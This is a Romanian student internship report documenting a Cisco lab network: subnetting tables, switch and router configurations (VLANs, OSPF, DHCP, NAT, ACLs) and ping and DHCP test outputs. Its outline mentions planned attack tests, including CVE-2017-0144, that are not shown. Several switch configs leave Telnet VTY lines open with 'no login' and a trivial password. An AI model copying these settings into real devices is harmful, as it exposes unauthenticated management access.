

- Practica de vară 2024 -

Documentație



Lăcătușu Tudor-Bogdan
Boticean Ștefan-Andrei
Periat Cristian
Gafton Nicolas-Adelin
Jugănaru George-Răzvan
Dehelean Răzvan-Lucian

Structura documentației

1. Partea I – CCNA (fizic)

1.1 Subnetarea rețelelor :

- Detalii fotografice despre cum au fost alese adresele IP pentru fiecare VLAN/WAN.

1.2 Configurarea device-urilor :

- Configurarea VLAN-urilor și modurilor porturilor în funcție de topologie.
- Pașii pentru configurarea eficientă a Rootbridge-ului și optimizarea STP-ului.
- Alocarea IP-urilor pentru PC-uri, routere și switch-uri.
- Configurarea OSPF pe routere și implementarea rutelor statice necesare.
- Configurarea serverelor DHCP pe R14 și R1 și testarea conectivității.
- Configurarea NAT static și PAT pe R10 și testarea funcționalității.
- Configurarea Telnet și SSH pe echipamentele de L2 și L3.
- Configurarea serviciului NTP client pe echipamentele de L2.
- Implementarea ACL-urilor pentru a limita accesul între site-uri.

!Toate asta fiind evidențiate în forma unor **capturi de ecran**!

1.3 Testarea ping-urilor & DHCP-urilor :

- Capturi de ecran care evidențiază funcționalitatea ping-ului și asignarea dinamica prin DHCP pentru device-uri, între rețele.

2. Partea II – CCNA (GNS3)

Explicația funcționalității mediului virtual cu cel fizic

3. Partea III - CyberSecurity

3.1 Testarea securității infrastructurii :

- Descrierea atacurilor realizate: Recon, DoS, DHCP Starvation, etc.
- Capturi de ecran cu pașii de atac și rezultate.

3.2 Implementarea măsurilor de securitate :

- Descrierea și configurarea măsurilor de securitate pentru prevenirea atacurilor reușite.
- Capturi de ecran și justificarea fiecărei măsuri de securitate implementate.

3.3 Exploatarea vulnerabilităților :

- Testarea vulnerabilității CVE-2017-0144 și alte metode de exploatare.


4. Concluzii

- Rezumatul activităților și concluzii despre securitatea și funcționalitatea rețelei.



1. CCNA (fizic)

1.1 Subnetarea rețelelor



După tabel, am calculat plaja de adrese pentru VLAN-urile 10, 20, 30, 40, totodată și pentru cele de management : 99 (pentru 10, 20), 98 (pentru 30, 40)

Adresare IP:

| | Site A & Site B | | | | |
|------------|--------------------------|---------------------------------|---------------------------------------|---|------------|
| | Vlan 10 | Vlan 20 | Vlan 30 | Vlan40 | Vlan 99,98 |
| IP pornire | 172.16.4.0/x | | | | |
| Nr hosti | Media de varsta a grupei | Media ultimelor 3 cifre din CNP | Media ultimelor 3 cifre din nr de tel | Suma materiilor de la facultate din anul 2 a membrilor grupei | 200 |

| | Romb (R0,R1,R2,R3) | Reteaua între R0 și MSW | Site C | Reteaua intre R3 si Core-MSW(inainte de server) |
|------------|--------------------|--------------------------|--------------------------|---|
| IP pornire | 53.94.32.0/24 | 208.10.12.0/28 | 192.168.1.0/24 | 172.48.68.0/26 |
| Nr hosti | 2 / retea | În funcție de necesități | În funcție de necesități | În funcție de necesități |

Schema topologiei este următoarea (adaptată & simulată în [Cisco Packet Tracer](#)) :




Fig. 1

1.2 Configurarea device-urilor

Pentru a cunoaște mai bine device-urile pe care le-am configurat, atașăm o altă schemă, care a fost concepută în timpul primilor pași ai realizării proiectului :




Fig. 2

- **Site A** (conține VLAN-urile 99 (management), 10 & 20)
 - Interfața f0/2 a switch-ului SW8 va duce în end-device-ul din VLAN-ul 10
 - Interfața f0/2 a switch-ului SW16 va duce în end device-ul din VLAN-ul 20
- **Site B** (conține VLAN-urile 98 (management), 30 & 40)
 - Interfața f0/2 a switch-ului SW17 va duce în end device-ul din VLAN-ul 30
 - Interfața f0/3 a switch-ului SW17 va duce în end device-ul din VLAN-ul 40
- **Site C** (conține VLAN-urile 1 & 2 care fac parte din același subnet 192.168.1.0/24)
 - Interfața f0/2 a switch-ului SW18 va duce în end device-ul din VLAN-ul 1
 - Interfața f0/3 a switch-ului SW18 va duce în end device-ul din VLAN-ul 2

Aici sunt atașate conform schemei (Fig. 2), pe rând (de sus în jos & de la stânga la dreapta), panourile de configurație ale fiecărui dispozitiv :

SW8 config.

```

interface Ulan1
no ip address
!
interface Ulan10
no ip address
!
interface Ulan20
no ip address
!
interface Ulan99
ip address 172.16.9.251 255.255.255.0
ip default-gateway 172.16.9.253
ip http server
ip http secure-server
!
line con 0
line vty 0 4
password parola
no login
transport input telnet
line vty 5 15
password parola
no login
transport input telnet
!
ntp server 208.10.12.1
end

```

```

!
interface FastEthernet0/1
switchport trunk allowed vlan 10,20,99
switchport mode trunk
!
interface FastEthernet0/2
switchport access vlan 10
switchport mode access
!
interface FastEthernet0/3
switchport trunk allowed vlan 10,20,99
switchport mode trunk
!
```

SW16 config.

```

interface Ulan1
ip address 192.168.1.3 255.255.255.0
!
interface Ulan10
no ip address
!
interface Ulan20
ip address 172.16.10.253 255.255.255.0
!
```

```

!
interface FastEthernet0
no ip address
shutdown
!
interface GigabitEthernet1/0/1
switchport trunk allowed vlan 10,20,99
switchport mode trunk
!
interface GigabitEthernet1/0/2
switchport access vlan 20
switchport mode access
!
interface GigabitEthernet1/0/3
switchport trunk allowed vlan 10,20,99
switchport mode trunk
!
```

```

interface Ulan99
ip address 172.16.9.252 255.255.255.0
!
ip default-gateway 172.16.9.253
ip http server
ip http secure-server
!
!
!
line con 0
line vty 0 4
password parola
no login
transport input telnet
line vty 5 15
password parola
no login
transport input telnet
!
ntp server 208.10.12.1
end

```

MSW config.

```
!
vlan 10,20,99,1999
!
!
!
interface GigabitEthernet2/0/1
 switchport trunk encapsulation dot1q
 switchport mode trunk
!
interface GigabitEthernet2/0/2
 switchport trunk encapsulation dot1q
 switchport mode trunk
!
interface GigabitEthernet2/0/3
 no switchport
 ip address 208.10.12.2 255.255.255.240
!
interface GigabitEthernet2/0/4
!
interface GigabitEthernet2/0/5
 switchport access vlan 10
 switchport mode access
!
```

```
interface Vlan10
 ip address 172.16.11.65 255.255.255.224
 ip helper-address 99.99.99.99
!
interface Vlan20
 ip address 172.16.10.1 255.255.255.0
 ip helper-address 53.94.32.17
!
interface Vlan99
 ip address 172.16.9.253 255.255.255.0
!
router ospf 1
 log-adjacency-changes
 network 172.16.9.0 0.0.0.255 area 0
 network 172.16.10.0 0.0.0.255 area 0
 network 172.16.11.64 0.0.0.31 area 0
!
ip classless
ip route 0.0.0.0 0.0.0.0 208.10.12.1
ip http server
ip http secure-server
!
!
line con 0
line vty 0 4
 password parola
 login local
 transport input ssh
line vty 5 15
 password parola
 login local
 transport input ssh
!
ntp clock-period 36027908
ntp server 208.10.12.1
end
```

R10 config.

```
!
interface FastEthernet0/0
 ip address 208.10.12.1 255.255.255.240
 ip helper-address 99.99.99.99
 ip virtual-reassembly
 duplex auto
 speed auto
!
interface FastEthernet0/1
 ip address 53.94.32.2 255.255.255.240
 ip virtual-reassembly
 duplex auto
 speed auto
!
interface Serial0/0/0
 ip address 53.94.32.49 255.255.255.240
 clock rate 2000000
!
interface Serial0/0/1
 no ip address
 shutdown
 clock rate 2000000
!
interface FastEthernet0/2/0
 no ip address
 shutdown
 duplex auto
 speed auto
!
router ospf 1
 log-adjacency-changes
 redistribute static subnets
 network 53.94.32.0 0.0.0.15 area 0
 network 53.94.32.48 0.0.0.15 area 0
 default-information originate
!
ip forward-protocol nd
ip route 172.16.9.0 255.255.255.0 208.10.12.2
ip route 172.16.10.0 255.255.255.0 208.10.12.2
ip route 172.16.11.64 255.255.255.224 208.10.12.2
no ip http server
no ip http secure-server
!
```

```
!
!
access-list 1 permit any
!
!
control-plane
!
!
!
!
!
!
line con 0
line aux 0
line vty 0 4
 login local
 transport input ssh
line vty 5 15
 login local
 transport input ssh
!
scheduler allocate 20000 1000
ntp maxdistance 1
ntp master 3
end
```

R14 config.

```
interface FastEthernet0/0
 ip address 53.94.32.1 255.255.255.240
 ip ospf 1 area 0
 duplex auto
 speed auto
 !
interface FastEthernet0/1
 ip address 53.94.32.18 255.255.255.240
 duplex auto
 speed auto
 !
interface Serial0/0/0
 no ip address
 shutdown
 clock rate 125000
 !
interface Serial0/0/1
 no ip address
 shutdown
 clock rate 125000
 !
router ospf 1
 log-adjacency-changes
 network 53.94.32.0 0.0.0.15 area 0
 network 53.94.32.16 0.0.0.15 area 0
 !
ip forward-protocol nd
no ip http server
no ip http secure-server
!
control-plane
!
!
mgcp fax t38 ecm
mgcp behavior g729-variants static-pt
!
!
!
line con 0
line aux 0
line vty 0 4
 login local
 transport input ssh
line vty 5 15
 login local
 transport input ssh
```

R11 config.

```

interface FastEthernet0/0
no ip address
duplex auto
speed auto
!
interface FastEthernet0/0.30
encapsulation dot1Q 30
ip address 172.16.4.1 255.255.252.0
ip access-group siteB in
ip helper-address 53.94.32.1
!
interface FastEthernet0/0.40
encapsulation dot1Q 40
ip address 172.16.11.1 255.255.255.192
ip helper-address 53.94.32.1
!
interface FastEthernet0/0.98
encapsulation dot1Q 98
ip address 172.16.8.1 255.255.255.0
!
interface FastEthernet0/1
ip address 192.168.1.1 255.255.255.0
ip access-group siteCstandard out
ip helper-address 53.94.32.1
duplex auto
speed auto
!
interface Serial0/0/0
ip address 53.94.32.50 255.255.255.240
!
interface Serial0/0/1
ip address 53.94.32.34 255.255.255.240
clock rate 2000000
!
router ospf 1
log-adjacency-changes
network 53.94.32.32 0.0.0.15 area 0
network 53.94.32.48 0.0.0.15 area 0
network 172.16.4.0 0.0.3.255 area 0
network 172.16.8.0 0.0.0.255 area 0
network 172.16.11.0 0.0.0.63 area 0
network 192.168.1.0 0.0.0.255 area 0

```

```

ip forward-protocol nd
no ip http server
no ip http secure-server
!
!
ip access-list standard siteCstandard
permit 172.16.11.64 0.0.0.31
permit 172.16.10.0 0.0.0.255
permit 172.16.4.0 0.0.3.255
permit 172.16.8.0 0.0.0.255
permit 172.16.9.0 0.0.0.255
permit 172.16.11.0 0.0.0.63
deny   any
!
ip access-list extended siteB
permit udp any any eq bootpc
permit udp any any eq bootps
deny   ip any any
!
!
control-plane
!
!
!
!
line con 0
line aux 0
line vty 0 4
login local
transport input ssh
line vty 5 15
login local
transport input ssh
!
scheduler allocate 20000 1000
ntp maxdistance 1
ntp master 3
end

```

SW17 config.

```
!
!
interface FastEthernet0/1
switchport trunk allowed vlan 30,40,98
switchport mode trunk
!
interface FastEthernet0/2
switchport access vlan 30
switchport mode access
!
interface FastEthernet0/3
switchport access vlan 40
switchport mode access
!
```

```
interface GigabitEthernet0/4
!
interface Vlan1
no ip address
shutdown
!
interface Vlan98
ip address 172.16.8.253 255.255.255.0
!
ip default-gateway 172.16.8.1
ip http server
ip http secure-server
!
line con 0
line vty 0 4
password parola
no login
transport input telnet
line vty 5 15
password parola
no login
transport input telnet
!
ntp server 172.16.8.1
end
```

```
!
interface Vlan1
ip address 192.168.1.2 255.255.255.0
!
ip default-gateway 192.168.1.1
ip http server
ip http secure-server
!
ip route 0.0.0.0 0.0.0.0 192.168.1.1
!
!
line con 0
line vty 0 4
password parola
no login
transport input telnet
line vty 5 15
password parola
no login
transport input telnet
!
ntp server 192.168.1.1
end
```

SW18 config.

```
!
interface GigabitEthernet2/0/1
switchport trunk allowed vlan 1,2
switchport mode trunk
!
interface GigabitEthernet2/0/2
switchport mode access
!
interface GigabitEthernet2/0/3
switchport access vlan 2
switchport mode access
!
interface GigabitEthernet2/0/4
```

R1 config.

```

ip dhcp excluded-address 172.16.9.1 172.16.9.253
ip dhcp excluded-address 172.16.10.1 172.16.10.253
ip dhcp excluded-address 172.16.11.65 172.16.11.93
ip dhcp pool siteA
  network 172.16.11.64 255.255.255.224
  default-router 172.16.11.65
  dns-server 8.8.8.8
ip dhcp pool siteA_vlan20
  network 172.16.10.0 255.255.255.0
  default-router 172.16.10.1
  dns-server 8.8.8.8

ip domain name cisco
no ipv6 cef
multilink bundle-name authenticated
!

license udi pid CISCO1941/K9 sn FCZ1821C1FZ
license accept end user agreement

```

```

interface Loopback0
  ip address 99.99.99.99 255.255.255.255
!
interface Embedded-Service-Engine0/0
  no ip address
  shutdown
!
interface GigabitEthernet0/0
  ip address 53.94.32.17 255.255.255.240
  duplex auto
  speed auto
!
interface GigabitEthernet0/1
  ip address dhcp
  duplex auto
  speed auto
!
interface Serial0/0/0
  ip address 53.94.32.33 255.255.255.240
!
interface Serial0/0/1
  no ip address
  shutdown
  clock rate 2000000

```

```

router ospf 1
  network 53.94.32.16 0.0.0.15 area 0
  network 53.94.32.32 0.0.0.15 area 0
  network 99.99.99.99 0.0.0.0 area 0
  network 172.48.68.0 0.0.0.63 area 0
!
  ip forward-protocol nd
!
  no ip http server
  no ip http secure-server
!
!
control-plane
!

line con 0
line aux 0
line 2
  no activation-character
  no exec
  transport preferred none
  transport output pad telnet rlogin laptb-ta mop udptn v120 ssh
  stopbits 1
line vty 0 4
  login local
  transport input ssh
line vty 5 15
  login local
  transport input ssh
!
scheduler allocate 20000 1000
!
end

```

1.3 Testarea pingurilor & DHCP (scuzeți calitatea pozelor)

DHCP la PC-ul din VLAN 10

```
Administrator: Command Prompt
Wireless LAN adapter Local Area Connection 2:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . . . . : 

Ethernet adapter Ethernet:
Connection-specific DNS Suffix . . . . . : fe80::9a5b:c9d4:cb3d:51a7%10
Link-local IPv6 Address . . . . . : fe80::9a5b:c9d4:cb3d:51a7%10
IPv4 Address . . . . . : 172.16.11.94
Subnet Mask . . . . . : 255.255.255.224
Default Gateway . . . . . : 172.16.11.65

Wireless LAN adapter Wi-Fi:
Connection-specific DNS Suffix . . . . . : 
IPv6 Address . . . . . : 2a02:2f84:b0f:ff00:99f:22a4:53a4:7d5d
Temporary IPv6 Address . . . . . : 2a02:2f84:b0f:ff00:1d95:68bd:aaaa:9c8e
Link-local IPv6 Address . . . . . : fe80::aebf:b6e0:c28a:3bf6%21
IPv4 Address . . . . . : 10.10.10.107
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::25f:67ff:fe09:d7dc%21
10.10.10.1

Ethernet adapter Bluetooth Network Connection:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . . . . : 

C:\Windows\system32>
```

```
Administrator: Command Prompt
Connection-specific DNS Suffix . . . . . : fe80::9a5b:c9d4:cb3d:51a7%10
Link-local IPv6 Address . . . . . : fe80::9a5b:c9d4:cb3d:51a7%10
IPv4 Address . . . . . : 172.16.11.94
Subnet Mask . . . . . : 255.255.255.224
Default Gateway . . . . . : 172.16.11.65

Ethernet adapter Bluetooth Network Connection:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . . . . : 

Wireless LAN adapter Wi-Fi:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . . . . : 

C:\Windows\system32>ping 53.94.32.1

Pinging 53.94.32.1 with 32 bytes of data:
Reply from 53.94.32.1: bytes=32 time=1ms TTL=253

Ping statistics for 53.94.32.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 1ms, Average = 1ms

C:\Windows\system32>
```

Ping de la PC-ul cu DHCP la R14

Ping de la PC-ul cu DHCP la SW17

```
Pinging 53.94.32.1 with 32 bytes of data:
Reply from 53.94.32.1: bytes=32 time=1ms TTL=253

Ping statistics for 53.94.32.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 1ms, Average = 1ms

C:\Windows\system32>ping 172.16.8.253

Pinging 172.16.8.253 with 32 bytes of data:
Reply from 172.16.8.253: bytes=32 time=2ms TTL=252
Reply from 172.16.8.253: bytes=32 time=5ms TTL=252
Reply from 172.16.8.253: bytes=32 time=2ms TTL=252
Reply from 172.16.8.253: bytes=32 time=12ms TTL=252

Ping statistics for 172.16.8.253:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 2ms, Maximum = 12ms, Average = 5ms

C:\Windows\system32>
```

```
Ping statistics for 172.48.68.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 1ms, Average = 1ms

C:\Windows\system32>ping 172.48.68.10

Pinging 172.48.68.10 with 32 bytes of data:
Reply from 172.48.68.10: bytes=32 time=2ms TTL=251
Reply from 172.48.68.10: bytes=32 time=2ms TTL=251
Reply from 172.48.68.10: bytes=32 time=2ms TTL=251
Reply from 172.48.68.10: bytes=32 time=3ms TTL=251

Ping statistics for 172.48.68.10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 2ms, Maximum = 3ms, Average = 2ms

C:\Windows\system32>
```

Ping de la PC-ul cu DHCP la MSW-ul direct conectat cu serverul folosit pentru legătura virtuală cu GNS3

Ping de la PC-ul cu DHCP la Routerul conectat direct cu ISP-ul

```
Approximate round trip times in milli-seconds:  

    Minimum = 3ms, Maximum = 5ms, Average = 3ms
```

```
C:\Windows\system32>ping 10.10.10.106
```

```
Pinging 10.10.10.106 with 32 bytes of data:  

Reply from 10.10.10.106: bytes=32 time=1ms TTL=250  

Reply from 10.10.10.106: bytes=32 time=1ms TTL=250  

Reply from 10.10.10.106: bytes=32 time=2ms TTL=250  

Reply from 10.10.10.106: bytes=32 time=1ms TTL=250

Ping statistics for 10.10.10.106:  

    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  

Approximate round trip times in milli-seconds:  

    Minimum = 1ms, Maximum = 2ms, Average = 1ms
```

```
C:\Windows\system32>
```

```
Approximate round trip times in milli-seconds:  

    Minimum = 2ms, Maximum = 3ms, Average = 2ms

C:\Windows\system32>ping 192.69.69.1

Pinging 192.69.69.1 with 32 bytes of data:  

Reply from 192.69.69.1: bytes=32 time=3ms TTL=251  

Reply from 192.69.69.1: bytes=32 time=3ms TTL=251  

Reply from 192.69.69.1: bytes=32 time=5ms TTL=251  

Reply from 192.69.69.1: bytes=32 time=3ms TTL=251

Ping statistics for 192.69.69.1:  

    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  

Approximate round trip times in milli-seconds:  

    Minimum = 3ms, Maximum = 5ms, Average = 3ms

C:\Windows\system32>
```

Ping de la PC-ul cu DHCP la ultimul MSW

Ping-uri de la PC-ul cu DHCP, testate la R11 :

- 172.16.11.1 (subinterfața VLAN-ului 40)
- 192.168.1.1 (interfața spre Site C)
- 172.48.68.8 (interfața din afară, spre serverul folosit pentru legătura virtuală cu GNS3)

```
Administrator: Command Prompt

C:\Windows\system32>ping 172.16.11.1

Pinging 172.16.11.1 with 32 bytes of data:  

Reply from 172.16.11.1: bytes=32 time=2ms TTL=253  

Reply from 172.16.11.1: bytes=32 time=2ms TTL=253  

Reply from 172.16.11.1: bytes=32 time=2ms TTL=253  

Reply from 172.16.11.1: bytes=32 time=2ms TTL=253

Ping statistics for 172.16.11.1:  

    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  

Approximate round trip times in milli-seconds:  

    Minimum = 2ms, Maximum = 2ms, Average = 2ms

C:\Windows\system32>ping 192.168.1.1

Pinging 192.168.1.1 with 32 bytes of data:  

Reply from 192.168.1.1: bytes=32 time=2ms TTL=253  

Reply from 192.168.1.1: bytes=32 time=2ms TTL=253  

Reply from 192.168.1.1: bytes=32 time=2ms TTL=253  

Reply from 192.168.1.1: bytes=32 time=2ms TTL=253

Ping statistics for 192.168.1.1:  

    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  

Approximate round trip times in milli-seconds:  

    Minimum = 2ms, Maximum = 2ms, Average = 2ms

C:\Windows\system32>ping 172.48.68.8

Pinging 172.48.68.8 with 32 bytes of data:  

Reply from 172.48.68.8: bytes=32 time=1ms TTL=252  

Reply from 172.48.68.8: bytes=32 time=1ms TTL=252  

Reply from 172.48.68.8: bytes=32 time=1ms TTL=252  

Reply from 172.48.68.8: bytes=32 time=1ms TTL=252

Ping statistics for 172.48.68.8:  

    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  

Approximate round trip times in milli-seconds:  

    Minimum = 1ms, Maximum = 1ms, Average = 1ms

C:\Windows\system32>
```

2. CNA virtualizare (GNS3)

În cea de-a două fază a proiectului, se realizează interconectarea dintre mediul virtual și cel fizic. Un server este integrat în rețeaua fizică prin intermediul unui Router și al unui switch MSW, care atribuie dinamic adresa IP a serverului.

